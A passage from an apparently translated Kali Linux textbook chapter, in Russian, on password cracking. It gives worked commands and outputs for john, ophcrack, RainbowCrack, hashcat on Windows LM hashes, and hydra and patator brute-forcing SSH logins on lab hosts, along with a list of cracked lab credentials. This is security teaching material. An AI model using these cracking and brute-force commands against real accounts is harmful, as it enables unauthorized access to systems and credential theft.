service:service:1002:1002:,,,:/home/service:/bin/bash

4 password hashes cracked, 3 left
```

У нас нет всех паролей, поэтому нам нужно сделать еще один проход в этом файле. На этот раз мы будем использовать слово списке. Мы будем использовать файл паролей *rockyou*, чтобы попытаться получить остальные пароли. Это очень просто. Во-первых, я разархивировал файл *rockyou.tar.gz* (*zcat /usr/share/wordlists/rockyou.tar.gz > rockyou*), а затем запустил *john*, сказав программе использовать список слов, предоставляя файл для использования. Опять же, мы передаем файл пароля, используемый ранее. Используя этот подход, j*ohn* смог определить два дополнительных пароля. Одной из приятных особенностей *john* является статистика, которая предоставляется в конце выполнения. Используя в основном систему на жестком диске, *john* смог выполнить 38 913 паролей в секунду, как вы увидите в Примере 9-6.

Пример 9-6. Использование wordlists с помщью john

```
savagewood:root~# john -wordlist:rockyou passwd.out
Warning: detected hash type "md5crypt", but the string is also
recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3)
  $1$ [MD5 128/128 SSE2 4x3])
Remaining 3 password hashes with 3 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
2g 0:00:06:08 DONE (2018-03-27 20:10) 0.005427g/s 38913p/s 38914c/s
38914C/s
  123d..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed
savagewood:root~# john -show passwd.out
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

У нас остался один пароль для взлома. Последний метод, который мы можем использовать для взлома паролей, называется *incremental john*.. Это атака грубой силы, пытаясь каждый возможный пароль, учитывая конкретные параметры. Если вы хотите работать с параметрами по умолчанию, вы можете использовать *john --incremental*, чтобы сделать предположение, что пароль находится между 0 и 8 символами, используя набор символов по умолчанию. Вы можете указать режим вместе параметром *incremental*. Это любое имя, которое вы хотите дать набору параметров, которые можно создать в файле конфигурации.

Файл */etc/john/john.conf* включает стандартные режимы, которые могут быть использованы. Поиск файла для *List.External:Filter_* предоставит предопределенные фильтры. В качестве примера вы увидите раздел в конфигурация для *List.External:Filter_LM_ASCII*, определяющий инкрементный режим *LM_ASCII*. В Примере 9-7 вы можете увидеть попытку взломать последний пароль, который у нас остался. При этом используется режим *Upper*, как определено в файле конфигурации. Это гарантирует, что все символы, используемые для создания попытки ввода пароля, будут прописными. Если вы хотите создать свой собственный режим, вы должны создать свой собственный файл конфигурации. Режим определяется с помощью кода Си, и фильтр на самом деле просто функция Си.

Пример 9-7. Инкрементный реежим с john

```
savagewood:root~# john -incremental:Upper passwd.out
Warning: detected hash type "md5crypt", but the string is also
recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3)
    $1$ [MD5 128/128 SSE2 4x3])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
0g 0:00:00:03    0g/s 39330p/s 39330c/s 39330C/s KYUAN..KYUDS
0g 0:00:00:04    0g/s 39350p/s 39350c/s 39350C/s AUTHIT..AUTHON
0g 0:00:00:06    0g/s 39513p/s 39513c/s 39513C/s SEREVIS..SEREVRA
0g 0:00:00:10    0g/s 39488p/s 39488c/s 39488C/s MCJCO..MCJER
```

Нажатие любой клавиши на клавиатуре привело к появлению четырех строк, указывающих на состояние. Каждый раз, похоже, что *john* может проверить почти 40 000 паролей в секунду. *0g/s* указывает, что пароль не найден, потому что *john* получает 0 догадок в секунду. Вы также можете увидеть пароли, которые тестируются в конце каждой строки. Это диапазон паролей, которые находятся в процессе тестирования. Маловероятно, что мы сможем получить последний пароль, используя только прописные буквы. Лучшим подходом было бы запустить инкрементный режим, который используется по умолчанию, если режим не предусмотрен.

Радужные таблицы

Радужные таблицы - это попытка ускорить процесс взлома паролей. Тем не менее, есть компромисс. Компромисс в этом случае - дисковое пространство для скорости. Радужная таблица - это словарь, отображающий хэши на пароли. Мы получаем скорость, выполняя поиск по хешу и находя соответствующий пароль. Этот подход может быть успешным с паролями Windows, поскольку они не используют соль. Соль защищает от использования радужных столов для быстрого поиска. Вы все еще можете использовать радужные таблицы, но место на диске, необходимое для хранения всех возможных хэшей для большого количества паролей и всех возможных значений соли, вероятно, будет непомерно высоким. Не говоря уже о том, что создание такой радужной таблицы потребовало бы много времени и вычислений.

Kali Linux включает две программы, которые можно использовать с радужными таблицами. Одна из программ основана на графическом интерфейсе, а другая - на консоли. Программа с графическим интерфейсом не поставляется с радужными таблицами. Чтобы его использовать, вам нужно либо скачать таблицы, либо сгенерировать их. Вторая программа на самом деле представляет собой набор скриптов, которые можно использовать для создания радужных таблиц, а затем искать пароли из них с помощью хеша. Оба хороши, если вы можете использовать радужные таблицы для взлома паролей. Просто имейте в виду, что независимо от того, генерируете ли вы таблицы или загружаете их, вам потребуется значительное дисковое пространство, чтобы таблицы были достаточно большими и имели хорошие шансы на успех.

ophcrack

ophcrack - это основанная на графическом интерфейсе программа для взлома паролей с помощью радужных таблиц. Программа имеет предопределенные таблицы для использования, хотя вам нужно будет загрузить таблицы и затем установить их в программе, прежде чем они могут быть использованы. На рисунке 9-1 показана одна из таблиц, установленных из диалогового окна, которое появляется при использовании кнопки «Таблицы». После того, как таблицы загружены, вы можете указать *ophcrack* на каталог, в который они были распакованы, поскольку то, что вы загружаете, представляет собой набор файлов в одном zip-файле.




Рис. 9-1. ophcrack радужные таблицы

Вы увидите список всех таблиц, о которых знает *ophcrack*. Как только он идентифицирует таблицу, кружок слева переходит от красного к зеленому, указывая, что он был установлен. Вы также увидите таблицы на разных языках, которые могут предлагать немного разные символы, которые могут быть использованы. Например, в немецком языке, который вы увидите здесь, есть буква *eszet*, которая отображается как сильно стилизованный B. Это обычное письмо в немецких словах, но это не символ, который можно найти на английских клавиатурах, хотя возможно создать персонажа с помощью утилит на основе ОС. Радужные таблицы, ориентированные на конкретные языки, могут включать такие символы, поскольку они могут быть включены в пароли.

Взломать пароли просто после того, как вы установили свои радужные таблицы. В моем случае я использую XP Free Small в качестве единственной таблицы, которую я использую. Чтобы взломать пароль, я нажал кнопку «Загрузить» на панели инструментов. Оказавшись там, *ophcrack* предоставляет вам

возможность использования одного хэша, файла PWDUMP, файла сеанса или зашифрованного SAM. Я выбрал Single Hash, а затем использовал учетную запись администратора из собранной ранее хэш-памяти и поместил ее в текстовое поле, представленное в представленном диалоговом окне. На рисунке 9-2 показаны результаты попытки взлома, хотя пароль размыт. Это был я, а не программное обеспечение. Пароль разбит на две части, как это обычно бывает с паролями NTLM. Первые семь символов находятся в столбце LM Pwd 1, а следующие семь символов находятся в столбце LM Pwd 2.




Рис. 9-2. Взломанный пароль с помощью ophcrack

Имейте в виду, что когда вы работаете с *ophcrack*, вы ограничены таблицами радуги, о которых он знает. Он также в первую очередь ориентирован на работу с хэшами на базе Windows. Вы не можете создать свои собственные таблицы для работы. Есть, однако, программы, которые не только позволяют создавать свои собственные таблицы, но и предоставляют вам инструменты для этого.

Проект RainbowCrack

Если вы заинтересованы в создании своих собственных радужных таблиц, а не полагаетесь на те, которые были созданы кем-то другим, вы можете использовать пакет утилит из проекта RainbowCrack. Использование этого набора инструментов дает вам больший контроль над паролями, которые вы можете использовать. Первый инструмент, на который стоит обратить внимание, это тот, который используется для генерации таблицы. Это *rtgen*, и для генерации таблицы требуются параметры. Пример 9-8 показывает использование *rtgen* для создания простой радужной таблицы. Мы не начинаем со слов словаря, как это было в случае таблиц, используемых с *ophcrack*. Вместо этого вы предоставляете набор символов и длину паролей, которые хотите создать, и пароли генерируются так же, как это делает Джон в инкрементном режиме.

Пример 9-8. Генерация радужных таблиц с помощью rtgen

```
savagewood:root~# rtgen sha1 mixalpha-numeric 1 4 0 1000 1000 0
rainbow table sha1_mixalpha-numeric#1-4_0_1000x1000_0.rt parameters
hash algorithm:                 sha1
hash length:                    20
charset name:                   mixalpha-numeric
charset data:
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
charset data in hex:    61 62 63 64 65 66 67 68 69 6a 6b 6c 6d
6e 6f 70 71 72 73 74 75 76 77 78 79 7a 41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 30 31 32
33 34 35 36 37 38 39
charset length:             62
plaintext length range:     1 - 4
reduce offset:              0x00000000
plaintext total:            15018570

sequential starting point begin from 0 (0x0000000000000000)
generating...
1000 of 1000 rainbow chains generated (0 m 0.1 s)
```

rtgen использует технику, называемую радужными цепями, чтобы ограничить количество места для хранения, необходимое для всей таблицы. Имейте в виду, что то, что вы делаете с радужными таблицами, это предварительные вычисления хэшей и сопоставление хэшей с паролями. Это может занять много места, если не используется подход к сокращению этого пространства хранения. Это можно сделать с помощью функции сокращения. В итоге получается цепочка чередующихся значений хешей и паролей, которые выводятся из функции

сокращения. Это помогает сопоставить значение хеш-функции с паролем, используя алгоритм, а не генерацию и поиск методом "грубой силы".

В результате, то, что вы смотрите в Примере 9-8, вызывает rtgen с алгоритмом хеширования (sha1), за которым следует набор символов, который вы хотите использовать для создания паролей. Я выбрал использование прописных и строчных букв, а также цифр. Мы могли бы использовать строчные или прописные буквы или некоторую комбинацию. Это был достаточно хороший подход к созданию ряда возможностей пароля. После набора символов вы должны указать желаемую длину, указав минимальную длину и максимальную длину. Я указал, что хочу, чтобы пароли составляли от одного до четырех символов, просто чтобы уменьшить размер, но при этом продемонстрировать использование инструмента.

Существуют разные алгоритмы сокращения, которые может использовать rtgen. Следующий параметр указывает, какой алгоритм использовать. Документация, предоставленная в рамках проекта, не содержит подробностей о различных используемых алгоритмах. Вместо этого они ссылаются на академическую статью, написанную Филиппом Оешлиным, в которой приведены математические основы подхода к уменьшению размера хранилища. Для наших целей я использовал значение из примеров, предоставленных программой.

Следующим значением является длина цепочки. Это значение указывает, сколько значений открытого текста хранить. Чем больше хранится текстовых значений, тем больше места на диске и больше времени на вычисление для генерации текстовых значений и их хэшей. Нам также нужно указать *rtgen*, сколько цепочек нужно сгенерировать. Размер файла, который в результате будет количество цепочек, умноженное на размер каждой цепочки. Каждая цепочка занимает 16 байтов. Наконец, мы можем указать *rtgen* значение индекса в таблицу. Если вы хотите хранить большие таблицы, вы можете предоставить другой индекс для обозначения разных разделов таблицы.

Как только мы создадим цепочки, их нужно отсортировать. В конце всего этого мы хотим посмотреть значения в таблице. Это быстрее, если стол в порядке. Другая программа *rtsort* выполняет сортировку для нас. Чтобы запустить его, мы используем *rtsort* чтобы указать, где таблицы, которые мы сортируем. Как только мы закончим, таблица будет сохранена в */usr/share/rainbowcrack*. Имя файла создается на основе алгоритма хеширования и используемого набора символов. Для параметров, использованных ранее, сгенерированное имя файла было *sha1_mixalpha-numeric#1-4_0_1000x1000_0.rt*.

Наконец, теперь, когда у нас есть таблица, мы можем начать взламывать пароли. Очевидно, что пароли длиной от одного до четырех символов не очень-то нам подходят, но мы все же можем взглянуть на использование *rcrack* для взлома

паролей. Чтобы использовать *rcrack*, нам нужны хэш пароля и радужные таблицы. Согласно справке, предоставленной приложением (*rcrack --help*), программа поддерживает взлом файлов в формате PWDUMP. Это результат использования одного из вариантов программы *pwdump.exe* в системе Windows. Это программа, которая может вывести SAM из памяти в работающей системе Windows или из файлов реестра.

В примере 9-9 показано использование *rcrack* со значением хеша с использованием радужных таблиц, которые были созданы ранее. В этом прогоне вы заметите одну вещь: я указал, что хочу использовать текущий каталог в качестве местоположения для радужных таблиц. В действительности, радужные таблицы расположены, как отмечалось ранее, в */usr/share/rainbowcrack*. Вы заметите, что несмотря на то, что пароль был простым *aaaa*, состоящим всего из четырех символов, что входит в рамки того, что мы создали, *rcrack* не нашел пароль.

Пример 9-9. Использование rcrack с радужными таблицами

```
savagewood:root~# echo 'aaaa' | sha1sum -
7bae8076a5771865123be7112468b79e9d78a640 -
savagewood:root~# rcrack . -h 7bae8076a5771865123be7112468b79e9d78a640
3 rainbow tables found
memory available: 2911174656 bytes
memory for rainbow chain traverse: 160000 bytes per hash, 160000 bytes
for 1 hashes
memory for rainbow table buffer: 3 x 160016 bytes
disk: ./sha1_mixalpha-numeric#1-4_0_1000x1000_0.rt: 16000 bytes read
disk: ./sha1_mixalpha-numeric#1-4_0_1000x1_0.rt: 16 bytes read
disk: ./sha1_mixalpha-numeric#5-10_0_10000x10000_0.rt: 160000 bytes read
disk: finished reading all files

statistics
--------------------------------------------------------------
plaintext found:                                    0 of 1
total time:                                         7.29 s
time of chain traverse:                             7.28 s
time of alarm check:                                0.00 s
time of disk read:                                  0.00 s
hash & reduce calculation of chain traverse:        50489000
hash & reduce calculation of alarm check:           11284
number of alarm:                                    33
performance of chain traverse:                      6.93 million/s
performance of alarm check:                         2.82 million/s
result
```

```
------------------------------------------------------------
7bae8076a5771865123be7112468b79e9d78a640 <not found> hex:<not found>
savagewood:root~# rcrack . -lm output.txt
3 rainbow tables found

no hash found

result
------------------------------------------------------------
```

rcrack ожидает хэш SHA1, когда вы предоставляете значение с помощью *-h*. Попытка использования хеш-значения MD5 приведет к ошибке, указывающей, что 20 байтов хеш-значения не были найдены. Значение хэша MD5 будет 16 байтов, потому что длина составляет 128 бит. Хеш-значение SHA1 дает вам 20 байтов, поскольку его длина составляет 160 бит. Вы также заметите, что при запуске *rcrack* для файла, сгенерированного из *pwdump7.exe* на Windows Server 2003, программа не смогла найти ничего, что было сочтено хэш-значением

HashCat

Программа *hashcat* - это обширная программа для взлома паролей, которая может принимать хэши паролей со многих устройств. Он может использовать списки слов, как это делает *john*, но *hashcat* воспользуется дополнительной вычислительной мощностью в системе. Принимая во внимание, что *john* будет использовать ЦП для выполнения вычислений хеша, *hashcat* воспользуется преимуществами дополнительной вычислительной мощности графических процессоров (GPU). Как и в других программах для взлома паролей, эта программа использует списки слов. Однако использование дополнительных вычислительных ресурсов дает хэш-кату возможность работать намного быстрее, что позволяет получать пароли от предприятия в более короткие сроки. В примере 9-10 показан пример использования *hashcat* для взлома хеш-значений из скомпрометированной системы Windows ранее.

Пример 9-10. hashcat против дампа паролей Windows

```
savagewood:root~# hashcat -m 3000 -D 1 ~/hashvalues.txt ~/rockyou
hashcat (v4.0.1) starting...

OpenCL Platform #1:The pocl project
===================================
* Device #1: pthread-Common KVM processor, 2961/2961 MB allocatable,
2MCU

Hashfile '/root/hashvalues.txt' on line 2 (NO
PASSWORD*********************): Hash-encoding exception Hashfile
'/root/hashvalues.txt' on line 3 (NO PASSWORD*********************):
Hash-encoding exception Hashfile '/root/hashvalues.txt' on line 10 (NO
PASSWORD*********************): Hash-encoding exception Hashes: 36
digests; 31 unique digests, 1 unique salts Bitmaps: 16 bits, 65536
entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates Rules: 1

Applicable optimizers:

* Zero-Byte

* Precompute-Final-Permutation * Not-Iterated

* Single-Salt
```

```
Password length minimum: 0

Password length maximum: 7

Watchdog:  Hardware monitoring interface not found on your system.

Watchdog:  Temperature abort trigger disabled.

Watchdog:  Temperature retain trigger disabled.

Dictionary cache built: * Filename..: /root/rockyou * Passwords.:
27181943

* Bytes.....: 139921507

* Keyspace..: 27181943

* Runtime...: 5 secs

- Device #1: autotuned kernel-accel to 256
- Device #1: autotuned kernel-loops to 1
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => [s]tatus
[p]ause [r]es 4a3b108f3fa6cb6d:D

921988ba001dc8e1:P@SSWOR

b100e9353e9fa8e8:CHAMPIO

31283c286cd09b63:ION

f45d978722c23641:TON

25f1b7bb4adf0cf4:KINGPIN

Session..........:    hashcat Status...........: Exhausted
Hash.Type........:    LM
Hash.Target......:    5ed4886ed863d1eb, c206c8ad1e82d536
Time.Started.....:    Thu Mar 29 20:50:28 2018 (14 secs)
Time.Estimated...:    Thu Mar 29 20:50:42 2018 (0 secs)
Guess.Base.......:    File (/root/rockyou)
Guess.Queue......:    1/1 (100.00%)
Speed.Dev.#1.....:    1855.3 kH/s (8.43ms)
Recovered........:    17/31 (54.84%) Digests, 0/1 (0.00%) Salts
Progress.........:    27181943/27181943 (100.00%)
Rejected.........:    0/27181943 (0.00%)
```

```
Restore.Point....:    27181943/27181943 (100.00%)
Candidates.#1....:    $HEX[3231] -> $HEX[414d4f532103]
HWMon.Dev.#1.....:    N/A
```

Взломанные хэши - это хэши LAN Manager (LM). Когда хеши хранятся в Windows SAM, они сохраняются в формате LM и NTLM. Чтобы запустить *hashcat*, нужно извлечь только поле хеша. Для этого я запустил *cat hashes.txt | cut -f 3 -d : > hashvalues.txt*, который вытащил только третье поле и сохранил результат в файле *hashvalues.txt*. Однако для запуска *hashcat* требуются некоторые модули специально для использования дополнительных вычислительных ресурсов. Функции открытой вычислительной библиотеки (OpenCL) используются *hashcat*, и эти модули должны быть скомпилированы, чтобы вы могли увидеть процесс компиляции до начала взлома.

О ХЭШАХ LM

В результате вы увидите, что выглядит как набор частичных паролей. Это потому, что они являются хешами LM. Пароли LAN Manager были разбиты на семизначные блоки. То, что вы видите, это хэши, основанные на этих семизначных кусках.

В конце вы увидите не только взломанные пароли, но и статистику. Это указывает количество паролей, которые были опробованы, сколько времени это заняло, и количество успешных попыток взлома. Этот прогон был выполнен на виртуальной машине, которая не имела собственного графического процессора, поэтому мы не получили никакого ускорения от этого подхода. Однако, если у вас есть оборудование с графическим процессором, производительность *hashcat* должна быть выше, чем у других инструментов для взлома паролей.

Удалённый взлом

До сих пор мы имели дело либо с отдельными значениями хэшей, либо с файлами хэшей, которые были извлечены из систем. Это требует некоторого уровня доступа к системе для извлечения хэшей паролей. Однако в некоторых случаях у вас просто не будет доступа. Возможно, вам не удастся найти эксплойт, который дает вам права корневого уровня, необходимые для получения хэшей паролей. Однако могут быть запущены сетевые службы, требующие аутентификации. Kali Linux поставляется с некоторыми программами, которые можно использовать для выполнения подобных атак методом перебора против этих сервисов, как мы это делали с другими атаками по взлому паролей. Одно из отличий состоит в том, что нам не нужно хэшировать пароли для выполнения атаки.

Когда дело доходит до взлома уровня обслуживания, цель состоит в том, чтобы продолжать посылать запросы аутентификации удаленной службе, пытаясь получить успешную аутентификацию. Одной из серьезных проблем с такого рода атаками является то, что они шумные. Вы будете отправлять потенциально сотни тысяч сообщений по сети, пытаясь войти в систему. Это обязательно будет обнаружено. Кроме того, аутентифицированные сервисы довольно часто имеют блокировки после нескольких последовательных сбоев. Это значительно замедлит вас, потому что вам придется сделать паузу, когда истечет время блокировки, если это произойдет. Если учетная запись заблокирована до тех пор, пока администратор не разблокирует ее, это увеличит шансы на ее обнаружение, поскольку в процессе ее разблокировки администратор должен выяснить, почему она была заблокирована с самого начала.

Несмотря на проблемы, возникающие при проведении атак методом "грубой силы" по сети, все же стоит поработать с доступными инструментами. Вы никогда не знаете, когда они могут быть полезны, если только по какой-либо другой причине, кроме как для создания большого трафика, чтобы скрыть другую атаку, которая происходит.

Hydra

Гидра названа в честь мифического, многоголового змея, которого Геркулесу было поручено убить. Это актуально, потому что инструмент гидра также имеет несколько головок. Он многопоточный, потому что больше потоков означает больше параллельных запросов, что, как мы надеемся, приведет к более быстрому успешному входу в систему. Сказав это, это также будет немного более шумно, чем то, что идет медленно. Учитывая, что неудачные входы в систему, вероятно, регистрируются и, вероятно, отслеживаются, тысячи людей, появившиеся в течение нескольких секунд, заставят кого-то заметить. Если нет никакого механизма блокировки, тем не менее, может быть некоторое преимущество в том, чтобы двигаться быстрее. Чем быстрее вы идете, тем меньше вероятность того, что люди, отслеживающие активность, смогут реагировать на то, что, по вашему мнению, вы делаете.

Когда вы работаете над удаленным взломом паролей, учтите, что вы учитываете две части данных - имя пользователя и пароль. Возможно, вы хотите предположить, что знаете имя пользователя, на которого вы нацелены. Вам просто нужно проверить пароль. Это требует передачи списка слов к *hydra*.

Пример 9-11 показывает работу *hydra* со списком слов *rockyou*. Вы заметите, что цель отформатирована с использованием формата URL. Вы указываете URI - сервис - сопровождаемый IP-адресом или именем хоста. Разница между этими двумя параметрами для имени пользователя и пароля зависит от того, используете ли вы список слов или одно значение. Строчная буква l используется для идентификатора входа, который имеет одно значение. Прописная буква P означает, что мы получаем пароль из списка слов.

Пример 9-11. hydra против SSH-сервера

```
savagewood:root~# hydra -l root -P rockyou ssh://192.168.86.47
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military      or
secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-31 18:05:02
[WARNING] Many SSH configurations limit the number of parallel tasks,
 it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
 (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.86.47:22/
```

На этот раз атака с использованием пароля направлена против службы SSH, но это не единственная служба, которую поддерживает *hydra*. Вы можете

использовать *hydra* против любой из служб, которые показаны в качестве поддерживаемых в примере 9 12. Вы также увидите, что некоторые службы имеют свои варианты. Например, выполнение атак входа в систему против SMTP-сервера может быть выполнено в незашифрованном виде или с использованием зашифрованных сообщений, что является различием между SMTP и SMTPS. Вы также увидите, что HTTP поддерживает зашифрованную службу, а также позволяет GET и POST выполнять вход в систему.

Пример 9-12. Службы поддерживаемые hydra

```
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird
ftp ftps
http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxyurlenum
icq
imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp
oracle-listener
oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec
rlogin rpcap
rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn
teamspeak
telnet[s] vmauthd vnc xmpp
```

Когда вы начинаете пытаться взломать пароли, используя список слов для имени пользователя и пароля, вы начинаете экспоненциально увеличивать количество попыток. Учтите, что в списке слов *rockyou* вы найдете более 14 миллионов записей. Если вы угадаете все эти пароли даже против 10 имен пользователей, вы получите от 14 миллионов до 140 миллионов. Также имейте в виду, что *rockyou* не является обширным списком слов.

Patator

Другая программа, которую мы можем использовать для того же, что и с *hydra*, - это *patator*. Это программа, которая включает в себя модули для конкретных услуг. Для проверки этих служб вы запускаете программу с помощью модуля и предоставляете параметры для хоста и данные для входа. Пример 9-13 показывает начало теста на другом SSH-сервере. Мы вызываем *patator* с именем модуля, *ssh_login*. После этого нам нужно указать хост. Далее вы увидите параметры для пользователя и пароля. Вы заметите, что вместо только имени пользователя и пароля, параметрами являются FILE0 и FILE1. Если вы хотите использовать списки слов, вы указываете номер файла, а затем вы должны передать имя файла в качестве пронумерованного параметра.

Пример 9-13. Запуск patator

```
savagewood:root~# patator ssh_login host=192.168.86.61 user=FILE0
password=FILE1
   0=users.txt 1=rockyou
18:32:20 patator INFO - Starting Patator v0.6
(http://code.google.com/p/patator/)
   at 2018-03-31 18:32 MDT
18:32:21 patator INFO -
18:32:21 patator INFO - code  size  time       | candidate
   | num   | mesg
18:32:21 patator INFO - ---------------------------------
----------------------------------------
18:32:24 patator INFO -  1     22   2.067      | root:password
   | 4     | Authentication failed.
18:32:24 patator INFO -  1     22   2.067      | root:iloveyou
   | 5     | Authentication failed.
18:32:24 patator INFO -  1     22   2.067      | root:princess
   | 6     | Authentication failed.
18:32:24 patator INFO -  1     22   2.067      | root:1234567
